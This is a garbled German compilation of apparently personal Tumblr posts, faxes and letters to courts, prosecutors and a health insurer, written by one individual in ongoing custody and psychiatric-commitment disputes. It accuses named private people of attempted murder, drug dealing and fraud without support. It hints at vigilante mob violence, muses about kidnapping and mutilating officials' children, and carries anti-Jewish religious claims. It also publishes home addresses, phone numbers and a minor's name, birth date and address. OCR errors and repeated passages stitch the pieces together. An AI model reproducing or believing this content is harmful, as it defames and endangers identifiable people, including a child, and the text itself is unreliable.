Es wird gefordert, bei allen Eingriffen die entsprechende Absichtserklärung einzuholen.
Beschluss
In der
Unterbringungssache Stefan Mojschewitsch (Minderjähriger) gegen
3. Rechtsanwälte Asfour, Castellhanzen 10, 61348 Bad Homburg, Bad Homburg v.d. Höhe, Baden-Württemberg, Deutschland
Beteiligte
Verfahrenspflegerin

Anscheinend finden die das in den BDSM-Zirkeln (<http://www.xtravacanza.de>) - in denen Stefan Mojschewitsch, der Ex von Frau Riek, der mysteriös ums Leben kam - genauso verkehrte wie Dagmar Asfour Studienkollege Rechtsanwalt K.C. Schramm - (der brachte so eine Gespielin mit in die Bar-Cento). Letzterer - und da schließt sich der Kreis vertrat eine Frau Abraham gegen meine Eltern im Verfahren um unser Haus Kappesgasse Bad Homburg Ober-Erlenbach, das war die Sache mit der Bürger-initiative gegen eine „Klarschlamm-trocknungsanlage“ aus der später die Parte „Freie Homburger Wähler“ hervorging, unser Anwalt - welcher das Verfahren in den Sand setzte - war der Vater der Freundin Isabel Fritzel der festen Freundin Kerstin Fette meines Freundes Florian Bruckmayer. Damals wurden „weiche“ Drogen bei den Freunden der Schwester von Kerstin Fette (das dürfte der Jahrgang von Chris Knok sein) dem Freundeskreis von Fitz Ducrey beschafft.

-1-
.../2-

-2-

Wahrscheinlich wollte die REIKI-Sekte Geld aus der Pflegeversicherung einstreichen wie schon bei der angeblichen Großmutter der Frau Riek die mich an eine irre Stalkerin aus meinen Zivildienstzeiten in der Klinik Dr. Baumstark erinnert hat. **Befragen Sie Frau Riek mal wegen des „Omo badens“!**
Und jetzt achten Sie genau auf den Tonfall:
Ich BEFEHLE zudem Frau Asfour unverzüglich und unter Beugehaft AUFGUFORDERn die Drogenbefunde ihrer Mandantschaft des Dominikaners „Fitz Ducrey“ den Sie im Sorgerechtsverfahren um dessen Tochter vertreten hat - ungefähr zum gleichen Zeitraum wie Uta Riek - offenzulegen!

ASFOUR ASFOUR
Fachanwälte für Familienrecht
Rechtsanwälte
Anwaltskanzlei • Castellhanzen 10 • 61348 Bad Homburg
Amtsgericht Bad Homburg v.d. Höhe
Auf der Steinkaut 10-12
61352 Bad Homburg v.d. Höhe
In der Familiensache
Bähring J. Riek
Aktenzeichen: 9 F 434/02 UG EA I
Köppern (Minderjähriger). Der Antragsteller **wird aufgefordert**, die dort behandelnden Ärzte von der Schweigepflicht zu befreien.
28.06.2002 as
135/01802
ID18926
(bitte stets angeben)
Boutros Asfour
Rechtsanwalt
Bogusbigit
Dagmar
Rechtsanwältin

Da die Beschuldigten Beweise vernichten könnten - wie dies möglicherweise beim - möglicherweise absichtlich gelegten Brand in (damals auch noch Boutros) - Asfours Kanzlei Anfang 2003 versucht worden war empfehle ich dringendst U-Haft.

Gruß&Zllig:
(Handwritten signature)
(Maximilian Bähring)

PS: Weitere Infos zu den BDSM-Zirkeln / den Vorgängen um die Domain www.xtravacanza.de
<http://intxxx.dynip.name> (Backup <http://take-ca.re/intxxx.htm>)

[3] http://40.media.tumblr.com/75adec516c429d59805f25b7f3db3e19/tumblr_nn85paWmCIIsofvubo3_r1_1280.jpg

SENDEBERICHT



FAX-ID: 633292
Empfänger: 00496172120189
Sendezeitpunkt: 12:45 03.07.2013
Gesendete Seiten: 2
Übertragung: OK

Auszug der ersten FAX-Seite:

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.
Mobil: +49 (0)174 3639226
EMail: maximilian@baehring.at
<http://www.maximilian.baehring.at>

<http://www.buvriek.baehring.at>
<http://www.take-ca.re>
<http://www.reiki-direkt.de/huessner/>
<http://www.nazis.dynip.name>

Maximilian Bähring Hölderlinstraße 4 D-60316 Frankfurt a.M.

vorab per Fax: 069/1367-2100, 06172/120-189
persönlich zugestellt / Kopie GStA 3 Zs 1795/08

Staatsanwaltschaft
Konrad-Adenauer-Strae 20
D-60313 Frankfurt a.M.

Frankfurt a.M., den 03. Juli 2013

FLUCHTGEFAHR / VERDUNKLUNGSGEFAHR - Strafanzeige wegen des dringenden Verdachtes gemeinschaftlich begangener MORDVERSUCH / FREIHEITSBERAUBUNG durch Uta Riek und Dagmar Asfour, beide Bad Homburg v.d. Höhe

Sowohl Dagmar Asfour als auch Uta Riek war bekannt daß ich bis zum Eintritt des Todes hungers-treiken würde wenn man mich erneut willkürlich psychiatrisch internieren würde. Das ist aktenkundig. Ich kann das nachweisen denn Dagmar Asfour hat versucht Verahrenspflegerin im Unterbringungsverfahren zu werden.



Anscheinend finden die das in den BDSM-Zirkeln (<http://www.xtravacanza.de>) - in denen Stefan Mojschewitsch, der Ex von Frau Riek, der mysteriös ums Leben kam - genauso verkehrte wie Dagmar Asfour's Studienkollege Rechtsanwalt K.C. Schramm – (der brachte so eine Gespielin mal mit in die Bar Cento).

[4] http://40.media.tumblr.com/7348abf551d24811399433382a4ea955/tumblr_nn85paWmCl1sofvubo4_r1_1280.jpg

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.
Mobil: +49 (0)174 3639226
E-Mail: maximilian@baehring.at
<http://www.maximilian.baehring.at>

<http://www.buvriek.baehring.at>
<http://www.take-ca.re>
<http://www.reiki-direkt.de/huesner/>
<http://www.nazis.dynip.name>

Maximilian Bähring Hölderlinstraße 4 D-60316 Frankfurt a.M.

vorab per Fax: 069/1367-2100, 06172/120-189
persönlich zugestellt / Kopie GStA 3 Zs 1795/08

Staatsanwaltschaft
Konrad-Adenauer-Strae 20
D-60313 Frankfurt a.M

Generalstaatsanwaltschaft
Frankfurt am Main

03. Juli 2013

03. JULI 2013

Anlagen:
Doppel..... Band
Schreibstücke..... Heft
Blattsammlungen..... Ordner

Akten:
.....
.....
.....

EURO Scheck

Frankfurt a.M., den 03. Juli 2013

FLUCHTGEFAHR / VERDUNKLUNGSGEFAHR – Strafanzeige wegen des dringenden Verdachtes gemeinschaftlich begangener MORDVERSUCH / FREIHEITSBERAUBUNG durch Uta Riek und Dagmar Asfour, beide Bad Homburg v.d. Höhe

Sowohl Dagmar Asfour als auch Uta Riek war bekannt daß ich bis zum Eintritt des Todes hungers-treiken würde wenn man mich erneut willkürlich psychiatrisch internieren würde. Das ist aktenkundig. Ich kann das nachweisen denn Dagmar Asfour hat versucht Veraffhrensplegerin im Unterbringungsveraffhren zu werden.

Landgericht Frankfurt am Main
9. Zivilkammer

Frankfurt am Main, 19.07.2012

Aktenzeichen: 2-29 T 203/12
48 XIV BAE 537/12 L Amtsgericht Frankfurt am Main
Es wird gebeten, bei allen Eingaben das vorstehende Aktenzeichen anzugeben



Beschluss

In der

Unterbringungssache

3. Rechtsanwälte Asfour, Bad Homburg,

Beteiligte

Verfahrenspflegerin

Anscheinend finden die das in den BDSM-Zirkeln (<http://www.xtravacanza.de>) - in denen Stefan Mojschewitsch, der Ex von Frau Riek, der mysteriös ums Leben kam - genauso verkehrte wie Dagmar Asfour Studienkollege Rechtsanwalt K.C. Schramm - (der brachte so eine Gespielin mal mit in die Bar Cento). Letzterer - und da schließt sich der Kreis vertrat eine Frau Abraham gegen meine Eltern im Verfahren um unser Haus Kappesgasse Bad Homburg Ober-Erlenbach, das war die Sache mit der Bürger-initiative gegen eine „Klärtschlamm-trocknungsanlage“ aus der später die Parte „Freie Homburger Wähler“ hervorging, unser Anwalt - welcher das Verfahren in den Sand setzte - war der Vater der Freundin Isabel Fritzel der festen Freundin Kerstin Fette meines Freundes Florian Bruckmaier. Damals wurden „weiche“ Drogen bei den Freunden der Schwester von Kerstin Fette (das dürfte der Jahrgang von Chris Knak sein) dem Freundeskreis von Fitz Ducreay beschafft.

-1-

.../-2-

[5] http://41.media.tumblr.com/23cb42708b519e952794d512475d7a8e/tumblr_nn85paWmCl1sofvubo5_r1_1280.jpg

**24.04.2015 12:29 <http://sch-einesystem.tumblr.com/post/117211288778>
deutscher Bürgerkrieg**

Es ist ein Rückfall ins finsterste Mittelalter wenn wir glauben es stünde der Kirche zu Vätern zu diskreditieren um ihr propagieren eines von der biologie losgelösten Väterbildes zugunsten des geschäftes mit kirchlichen Adoptionen zu ermöglichen. Es gibt keinen kirchlichen ?il Papa? sondern nur einen tatsächlichen Vater und das ist der Mann von dem ein Kind genetisch abstammt.

Die Schweinereien die sich der Bundestag erlaubt haben als er die ihm im Urteil 1 BvR 933/01 des Bundesverfassungsgerichtes gesetzte Frist zur Abänderung des § 1666a am 31. Dezember 2003 verstreichen ließ ist ein Staatsstreich. Eindeutig verstößt der Bundestag gegen die ihn regulierende Verfassung, ein Vorgang vergleichbarer Dimension hat letztmalig mit der Machtergreifung Adolf Hitlers auf deutschem Boden stattgefunden. Die hierdurch bis zum 19. Mai 2013 eingetretenen schäden sind irreparabel, die Reform inakzeptabel.

Deutsche Gerichte, Ämter, Polizisten und Juristen als Besandteil der Rechtspflege haben sich darüber hinaus auf das allererheblichste gegen jede Form der grundgesetzlich garantierten Rechtsstaatlichkeit vergangen, man hat versucht Menschen wegen ihres Geschlechtes und ? was wesentlich schwerer wiegt ? unterstellter Behinderungen ihrer universellen Menschenrechte zu berauben und vor allem Versucht den deutschen Volksstamm in eine geschlechtlich und genetisch höher- und minderwertige Bevölkerungsgruppe zu unterteilen historisch zuletzt dem religiösen Sparatismus zu zeiten der Judenverfolgung enstrprechend. Außerem hat man vercuht dei freie negative Religions-ausübung des Atheismus zu behindern udn und das ist das schwerwiegendste, atheistischen

Eltern versucht zu verbieten über die religiöse Erziehung der eigenen Kidner zu bestimmen

Männer sollten sich in der Bundesprebulik mit werpflicht fürs Vaterland erschießen lassen und für vermutete vaterschaftverhältnisse mit Pflichten aber ohne Rechte zahlen. Die Regierung ist allen ernstes der Meinung die Rolle des Mannes sei die des Zahlemanns der für die im Zweifelsfalle aus auch aus Fremdgehen resultierenden Fehlritte von Frauen finanziell geradzustehen und ansonsten bei der Erziehung der im besten falle eigenen Kinder DIE FRESSE ZU HALTEN habe.

NATO-Männer werden an der Front im Irak udn Afghanistan verheizt und Frauen kassieren die Witwenrente wenn sie die Männer gegen ihren eigen Willen per Wahl- udn paramentscinschidungen in Himemfahrtskommandos schicken ohne dabei selbst auch nur das geringste Risiko einzugehen. Jede Lebensversicherung würe sich weigern sowas auszubezahlen. Deutsche Männer werden dann ? auch im eigenen Lande - Opfer der Fehlenstcheidungen ? auch - unserer Bündnispartner.

Der deutsche Widerstand hat in Folge von Agriffen zu den Waffen gegriffen um die Menschenrechte gegen dieses Terooregime das sich nur mit Polizeiprügeln gegen Demonstranten und mit der Kriegs-waffenrichtung gegen die eigene Bevölkerung an der Macht halten kann zu beseitigen.

Ganz besonders schwer wiegt daß die Beölkering über den seit vielen jahren erklärten Bürgerkriegszustand im Unklaren gelassen worden ist und daß so die Wahlen manipuliert worden sind.

24.04.2015 11:39 <http://sch-einesystem.tumblr.com/post/117245644573>

Wer unter Rasse nur Hautfarbe versteht unterscheidet auch Blumen lediglich nach drei Grundfarben.Rasse = Erbmerkmalsträgergruppe meist gemeinsame Erb-/ZuchtlinieRassendiskriminierung steht für die Idee höher- und minderwertiger Gene. Rassisch diskriminiert ist derjenige dessen Geneintrag in die Nachkommen als unwichtig oder minderwertig für die nächste Generation angesehen wird!

Wer unter Rasse nur Hautfarbe versteht unterscheidet auch
Blumen lediglich nach drei Grundfarben.

Rasse = Erbmerkmalsträgergruppe
meist gemeinsame Erb-/Zuchtlinie

Rassendiskriminierung steht für die Idee höher- und minderwertiger Gene.
**Rassisch diskriminiert ist derjenige dessen Geneintrag in die Nachkommen
als unwichtig oder minderwertig für die nächste Generation angesehen
wird!**

[1] http://41.media.tumblr.com/23a36178308ac6bdd4b36ff3e6aa9d1d/tumblr_nnb713Qkrp1sofvubo1_1280.jpg

24.04.2015 12:03 <http://sch-einesystem.tumblr.com/post/117246624018>

DER ALLERRASSISTISCHSTE ALLER DENKBAREN SÄTZE:

„Deine Gene sind unwichtig!“

[1] http://41.media.tumblr.com/6772c4f4b1e8096ab51998d3f14f196f/tumblr_nnb85tqGp41sofvubo1_1280.jpg

24.04.2015 06:12 <http://sch-einesystem.tumblr.com/post/117267000028>


Wegen Krim-Krise: besteht Putin auf Rückgabe Alaskas?



[1] http://36.media.tumblr.com/f0bc0ef2b65134de3bbec3aec211258a/tumblr_nnbp83YI3U1sofvubo1_1280.jpg

25.04.2015 12:17 <http://sch-einesystem.tumblr.com/post/117329560463>

Tötet die Ungläubigen ? Wenn ein Moslem aus seiner Kirche austritt also vom Islam abfällt droht ihm dafür die Todesstrafe. http://de.wikipedia.org/wiki/Apostasie_im_Islam Der Kirchenaustritt in Österreich ist billiger als der in Deutschland. <https://www.help.gv.at/Portal.Node/hlpd/public/content/82/Seite.820004.html#ZumFormular>



[1] http://40.media.tumblr.com/a8b3ab44f80b269d66289cd7b2ed60ee/tumblr_nnd3hoNd1R1sofvubo3_1280.jpg

genau wie bei den evangelischen Christen Kirchen-Austritt: Todesstrafe

[2] http://41.media.tumblr.com/1b5f88595c148d469c032b657cee6145/tumblr_nnd3hoNd1R1sofvubo1_1280.jpg



[3] http://41.media.tumblr.com/9e3de2856504e6e494c7d1d5c96dba8d/tumblr_nnd3hoNd1R1sofvubo2_1280.jpg

25.04.2015 12:56 <http://sch-einesystem.tumblr.com/post/117331439558>

<http://www.tagesspiegel.de/berlin/palaestinenerkonferenz-in-berlin-treptow-volker-beck-wir-muessen-gegen-die-feinde-israels-auf-die-strasse-gehen/11688258.html>



Frieden den ISRAELISCHEN SIEDLERHÜTTEN Krieg den PalästinensERN? Palästinenser- konferenz der Hamas, Berlin Treptow Arena

[1] http://40.media.tumblr.com/1a875a1957e1f54a49156cde27263c7a/tumblr_nnd5akPcQk1sofvubo1_1280.jpg

26.04.2015 03:12 <http://sch-einesystem.tumblr.com/post/117390906748>

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.
vorab per Fax: +49 / (0)69 / 1367-2100
nächstegelegene Polizeidienststelle

via Herrn Obersatzanwalt Dr. König
mittels Generalstaatsanwaltschaft
Zeil 42
D-60313 Frankfurt a.M.

Frankfurt/M., 25. April 2015

Herr Dr. König!

Kriminelle Versicherungsgemeinschafts- und Sozialbetrüger machen munter weiter mit ihrem PLÜNDERN ? und dazugehörigen PSYCHOTERROR! Ich zitiere meine Anzeige vom 08. April 2015.
?Wie sie an beiliegenden Schreiben erkennen können versucht die DAK Krankenversicherung?

und zwar trotz mehrfachen Hinweises auf einen bestenfalls Abrechnungsfehler WEITERHIN und ausdrücklich wider besserem Wissen was Rechtmäßigkeit ihrer angeblichen Forderung angeht

?ABRECHNUNGSBETRÜGERISCH zu Lasten Ihrer Mitglieder Betreibern von Krankenwagendiensten sowie der Uni-Klinik Geld zuzuschützen.

Hierbei täuscht die DAK mit Hilfe des Jobcentres vor ich wäre bei der DAK versichert was nicht der Fall ist. Die letzte Versicherung der ich angehört habe war die Vaillant BKK.

Ich ersatte hiermit Strafanzeige.

Die versuchen durch permanentes Nichtberarbeiten meiner Eingaben und sich nichtentgegennehmen von Telefonaten der Allgemeinheit Kosten zu verursachen.?

Rotzfrech bearbeiten die nicht nur die Widersprüche nicht sondern Sie Verlangen auch noch Geld dafür es nicht zu bearbeiten und nötigen dabei ? ihrer Aktenlage nach ? hilflose Personen. Auch deshalb ist im vorliegenden Falle von einer ganz erheblichen Schuld auszugehen.

Es ist nachweislich der Versuch jemanden zum ausrasten zu bringen / in den Wahnsinn zu treiben Körperverletzung strafbar nach § 226 (1) 3 StGB.

?/-2-
-2-

Werden Sie als Justiz endlich tätig bevor ich das für Selbststiz einem wütenden Mob übergebe und es an der Konstablerwache aussieht wie am 19.3.2015! Schon am 06.02.2008 schrieb ich wegen eien's identischen abrechnungsbetrügerischen Vorganges per Email an die Staatsanwaltschaft

Zitat:

?Artikel 19 Absatz 4 Grundgesetz gibt mir eine Rechtsweggarantie, die Sie hindern, indem Sie versuchen mich in die Gosse zu treiben, (damit das staatsanwaltliche Ermittlungsverfahren (AZ. 3660 Js 219084/07 STA LG FFM) behindert wird?). Wo solch Willkür und Rechtsbeugung herrschen ist Widerstand erste Bürgerpflicht. Ich will nämlich ausdrücklich NICHT, das wir dahin kommen, das die Menschen Kettensägen- oder Schwert- oder Sportgeräteschwingend, die juristische Realität wieder der tatsächlichen Realität anpassen. Und seien es nur ordentliche Verfahren.

Soll ich nochmal das Gandhischauspiel ?Hunger wegen Justizwillkür? vor dem OLG aufführen? Als eine Art ?Selbst"martyriums"anschlag??

BÄHRING

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.
vorab per Fax: +49 / (0)69 / 7391475-7030

DAK Gesundheit
Zeil 53
D-60313 Frankfurt a.M.

Frankfurt/M., 25. April 2015

Ihre Zahlung(?)-?Erinnerung? vom 23. April 2015
Ihr Zeichen: 352 897 102 000-750400-91100

ich wiederhole nochmal Inhalt meines Schreibens datert auf den 03. April diesen Jahres.

?Das angeblich bestehende Versicherungsverhältnis ist gekündigt.
Es kam BETRÜGERISCH durch das Rhein-Main Jobcenter zustande. Ich verweise auf meine Briefe, Emails und Faxe vom 06., 09. und 17. Juli 2014 und vom 17. Dezemebr 2014. (letziere beigefügt)

Ich teile Ihnen heirmit mit daß ich solche Zahlunge wie die Selbsbeteiligung zur Zahlung nicht leisten da die Forderung insgesamt STRITTIG ist. Ich wurde entgegen meiner Patienten-verfügung behandelt. Ich VERBIETE ihnen für meine Person irgendwelche Zahlungen an das Unibersitätsklinikum zu leisten und auch an jegliche andere medizinsische Einrichtung.

Es reicht.

Ich erstatte Strafanzeige gegen Sie wegen nachweislichen wiederholten Abrechnungsbetruges zu Lasten ihrer Versicherten!?

Wer meint Patienten ausplündern zu können indem er sie entgegen ihrem erklärten Willen behandelt und dann dafür eine Versicherung abrechnungsbetrügt ist als Mediziner nicht mehr vertrauenswürdig. Wo solche Selbstbedienungs-Mentalität vorherrscht da wundere ich mich daß es noch nicht mehr Berichte gibt über Leichen bei denen trotz ausdrücklichem Verbot der Organentnahme Organe geerntet wurden.

Ich werde Sie strafanzeigen und dafür Sorgen tragen daß die zständige Aufsichtsbehörde ihren Saftladen dichtmacht.

Bähring

Maximilian Baehring

Hoelderlinstrasse 4
D-60316 Frankfurt am Main
Fon: +49 / (0)69 / 17320776
Fax: +49 / (0)69 / 67831634
E-Mail: maximilian@baehring.at

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.

vorab per Fax: +49 / (0)69 / 7391475-7030

DAK Gesundheit
Zeil 53
D-60313 Frankfurt a.M.

Frankfurt/M., 25. April 2015

Ihre Zahlung(?) - „Erinnerung“ vom 23. April 2015
Ihr Zeichen: 352 897 102 000-750400-91100

ich wiederhole nochmal Inhalt meines Schreibens datiert auf den
03. April diesen Jahres.

„Das angeblich bestehende Versicherungsverhältnis ist gekündigt.
Es kam BETRÜGERISCH durch das Rhein-Main Jobcenter zustande. Ich
verweise auf meine Briefe, Emails und Faxe vom 06., 09. und
17. Juli 2014 und vom 17. Dezemebr 2014. (letztere beigefügt)

Ich teile Ihnen heirmit mit daß ich solche Zahlunge wie die
Selbstbeteiligung zur Zahlung nicht leisten da die Forderung
insgesamt STRITTIG ist. Ich wurde entgegen meiner Patienten-
verfügung behandelt. Ich VERBIETE ihnen für meine Person
irgendwelche Zahlungen an das Unibersitätsklinikum zu leisten
und auch an jegliche andere medizinsiche Einrichtung.

Es reicht.

Ich erstatte Strafanzeige gegen Sie wegen nachweislichen
wiederohlten Abrechnungsbetruges zu Lasten ihrer Versicherten!“

Wer meient Patienten ausplündern zu können indem er sie entgegen
ihrem erklärten Willen behandelt und dann dafür eine Versicherung
abrechnungsbetrügt ist als Mediziner nicht m,her vertaruenswürdig.
Wo solche Selbstbedienungs-Mentalität vorherrscht da wundere ich
mich daß es noch nicht mehr Berichte gibt über Leichen bei denen
trotz ausdrücklichem Verbot der Organentnahme Organe geerntet wurden.

Ich werde Sie strafanzeigen und dafür Sorgen tragen daß die
zsutändige Aufsichtsbehörde ihren Saftladen dichtmacht.


Bähring

[1] http://40.media.tumblr.com/a558c56cf8978aa4319189a4770ecc2a/tumblr_nne8wyjkSX1sofvubo3_1280.jpg

Maximilian Baehring

Hoelderlinstrasse 4
D-60316 Frankfurt am Main
Fon: +49 / (0)69 / 17320776
Fax: +49 / (0)69 / 67831634
E-Mail: maximilian@baehring.at

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.

vorab per Fax: +49 / (0)69 / 1367-2100
nächstgelegene Polizeidienststelle
via Herrn Obersatatsanwalt Dr. König
mittels Generalstaatsanwaltschaft
Zeil 42
D-60313 Frankfurt a.M.

Frankfurt/M., 25. April 2015

Herr Dr. König!

Kriminelle Versicherungsgemeinschafts- und Sozialbetrüger machen
munter weiter mit ihrem PLÜNDERN - und dazugehörigen PSYCHOTERROR!
Ich zitiere meine Anzeige vom 08. April 2015.

*„Wie sie an beiliegenden Schreiben erkennen können versucht die DAK
Krankenversicherung“*

**und zwar trotz mehrfachen Hinweises auf einen bestenfalls
Abrechnungsfehler WEITERHIN und ausdrücklich wider besserem
Wissen was Rechtmäßigkeit ihrer angeblichen Forderung angeht**

*„ABRECHNUNGSBETRÜGERISCH zu Lasten Ihrer Mitglieder Betreibern von
Krankenwagendiensten sowie der Uni-Klinik Geld zuzuschancen.*

*Hierbei täuscht die DAK mit Hilfe des Jobcentres vor ich wäre bei
der DAK versichert was nicht der Fall ist. Die letzte Versicherung
der ich angehört habe war die Vaillant BKK.*

Ich ersatte hiermit Strafnzeige.

*Die versuchen durch permanentes Nichtberarbeiten meiner Eingaben und
sich nichtentgegenhemmen von Telefonaten der Allgemeinheit Kosten zu
verursachen.“*

Rotzfrech bearbeiten die nicht nur die Widersprüche nicht sondern Sie
Verlangen auch noch Geld dafür es nicht zu berarbeiten und nötigen
dabei - ihrer Aktenlage nach - hilflose Personen. Auch deshalb ist
im vorliegenden Falle von einer ganz erheblichen Schuld auszugehen.

Es ist nachweislich der Versuch jemanden zum ausrasten zu bringen /
in den Wahnsinn zu treiben Körperverletzung strafbar nach § 226 (1) 3
StGB.

.../-2-

Maximilian Baehring

Hoelderlinstrasse 4
D-60316 Frankfurt am Main
Fon: +49 / (0)69 / 17320776
Fax: +49 / (0)69 / 67831634
E-Mail: maximilian@baehring.at

-2-

Werden Sie als Justiz endlich tätig bevor ich das für Selbstjstiz einem wütenden Mob übergebe und es an der Konstablerwache aussieht wie am 19.3.2015! Schon am 06.02.2008 schrieb ich wegen eiens identischen abrechnungsbetrügerischen Vorganges per Email an die Staatsanwaltschaft

Zitat:

„Artikel 19 Absatz 4 Grundgesetz gibt mir eine Rechtsweggarantie, die Sie hindern, indem Sie versuchen mich in die Gosse zu treiben, (damit das staatsanwaltliche Ermittlungsverfahren (AZ. **3660 Js 219084/07 StA LG FFM**) behindert wird?). Wo solch Willkür und Rechtsbeugung herrschen ist Widerstand erste Bürgerpflicht. **Ich will nämlich ausdrücklich NICHT, das wir dahin kommen, das die Menschen Kettensägen- oder Schwert- oder Sportgeräteschwingend, die juristische Realität wieder der tatsächlichen Realität anpassen. Und seien es nur ordentliche Verfahren.**

Soll ich nochmal das Gandhischauspiel "Hunger wegen Justizwillkür" vor dem OLG aufführen? Als eine Art "Selbst"martyriums"anschlag"?



BÄHRING

[3] http://40.media.tumblr.com/aaccd2de7176fe0a8c65916e3a08c08/tumblr_nne8wyjkSX1sofvubo4_1280.jpg

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
25 04 2015 17:14

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 25 04 | 17:13 | Fax ges. | 06913672100 | 1:01 | 5 | OK |

[4] http://36.media.tumblr.com/81054f1a0fdadf3fb2b569235710b64a/tumblr_nne8wyjkSX1sofvubo1_1280.jpg

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
25 04 2015 16:44

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 25 04 | 16:43 | Fax ges. | 06973914757030 | 0:28 | 1 | OK |

[5] http://36.media.tumblr.com/2104e4e24884bdc57c1cfeb4ee4a3edc/tumblr_nne8wyjkSX1sofvubo2_1280.jpg

**26.04.2015 01:13 <http://sch-einesystem.tumblr.com/post/117421351403>
denial of the holy christ!**

School classes should visit Israel and Pelestine instead of Auschwitz. Looking at the authentic places where Jesus appeared and lived as it is written in the authentic bible (it?s that authentic that it even knows not one, not two, not three, but seven diffrent ?last word? of Jesus versions in fact) and see evidence like the ?Turin Shroud? that Jesus Christ is the only and true god ? a fact that the jews still deny even after having been sentenced by god (several times)! Chrisanity has built thousands of churches in Europe over hundreds of years. Are all those christis idiots like ?other? religons believe?The churches are there ? relics as evidence are there. Who is the ?Holychrist denier?, now?

26.04.2015 11:01 <http://sch-einesystem.tumblr.com/post/117466901388>

Bürgerdialog!

Wie viel Kinder Hat Frau Merkel als Schwangerschaftsausrägerin und Eizellspenderin selbst in die Welt gesetzt? Wenn keine: Wie kommt Sie auf die Idee auch nur im entferntesten kompetent in Familienfragen zu sein?

Erhält die Kanzlerin Kindergeld für die Kinder ihres Lebensgefährten? Wie gibt sie dieses Geld aus? Profitiert sie selbst beispielsweise durch so mitfinanzierten Wohnraum? (Jeder Mieter, Haus/Wohn-eigentümer weiß daß zusätzliche Zimmer einer Wohnung immer weniger Kosten als das Erste).

Wie gestaltet die Kanzlerin die Kontakte zwischen der leiblichen Mutter und den Kindern ihres Mannes. Wird in Sorgerechtsfragen der Ex-Partner verleumdet oder gar mit Hilfe der Staatsmacht zusammengeschlagen um dann im Falle von dessen Notwehr zwecks des sich nicht-Totschlagen lassens nachher Gewaltschutzgesetzgebung bei unterstellung der Gewalttätigkeit missbraucht?

Ist es okay wenn wird jetzt auch mal die Babys von Politikern, Polizisten, Jugendamtsmitarbeitern und vor allem Justizbediensteten/Juristen jahrzentelang ohne Lebenszeichen entführen und gegen den erklärten Willen der leiblichen Eltern Religionsgemeinschaften angegliedert werden, präziser: sollen wir deren Kinder mal rituell genitalverstümmeln?

Missbarcuht man im Wher/-erstza-dients imemr noch Schutzbefohlene?

<http://take-ca.re/download/> * <http://take-ca.re/tumblr.com/> * <http://take-ca.re/>

Bürgerdialog!

Wie viel Kinder Hat Frau Merkel als Schwangerschaftsausrägerin und Eizellspenderin selbst in die Welt gesetzt? Wenn keine: Wie kommt Sie auf die Idee auch nur im entferntesten kompetent in Familienfragen zu sein?

Erhält die Kanzlerin Kindergeld für die Kinder ihres Lebensgefährten? Wie gibt sie dieses Geld aus? Profitiert sie selbst beispielsweise durch so mitfinanzierten Wohnraum? (Jeder Mieter, Haus/Wohn-eigentümer weiß daß zusätzliche Zimmer einer Wohnung immer weniger Kosten als das Erste).

Wie gestaltet die Kanzlerin die Kontakte zwischen der leiblichen Mutter und den Kindern ihres Mannes. Wird in Sorgerechtsfragen der Ex-Partner verleumdet oder gar mit Hilfe der Staatsmacht zusammengeschlagen um dann im Falle von dessen Notwehr zwecks des sich nicht-Totschlagen lassens nachher Gewaltschutzgesetzgebung bei unterstellung der Gewalttätigkeit missbraucht?

Ist es okay wenn wird jetzt auch mal die Babys von Politikern, Polizisten, Jugendamtsmitarbeitern und vor allem Justizbediensteten/Juristen jahrzentelang ohne Lebenszeichen entführen und gegen den erklärten Willen der leiblichen Eltern Religionsgemeinschaften angegliedert werden, präziser: sollen wir deren Kinder mal rituell genitalverstümmeln?

Missbarcuht man im Wher/-erstza-dients imemr noch Schutzbefohlene?

<http://take-ca.re/download/> * <http://take-ca.re/tumblr.com/> * <http://take-ca.re/>

[1] http://41.media.tumblr.com/e54224bdc2dc48985463a45fc8fc33b2/tumblr_nmfryrZEa11sofvubol_1280.jpg

27.04.2015 12:03 <http://sch-einesystem.tumblr.com/post/117511426713>

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.

vorab per Fax: +49 / (0)6172 / 405-173

Amtsgericht
- Familiengericht -
Auf der Steinkaut 10-12

D-61352 Bad Homburg v.d.Höhe

Frankfurt/M., 27. April 2015

**Entzug des mütterlichen Sorgerechts nach §§ 1666, 1666a BGB
für das minderjährige Kind Tabea-Lara Riek, geboren 19.09.2000
wohnhaft Hauptstraße 15, 61267 Neu Anspach**

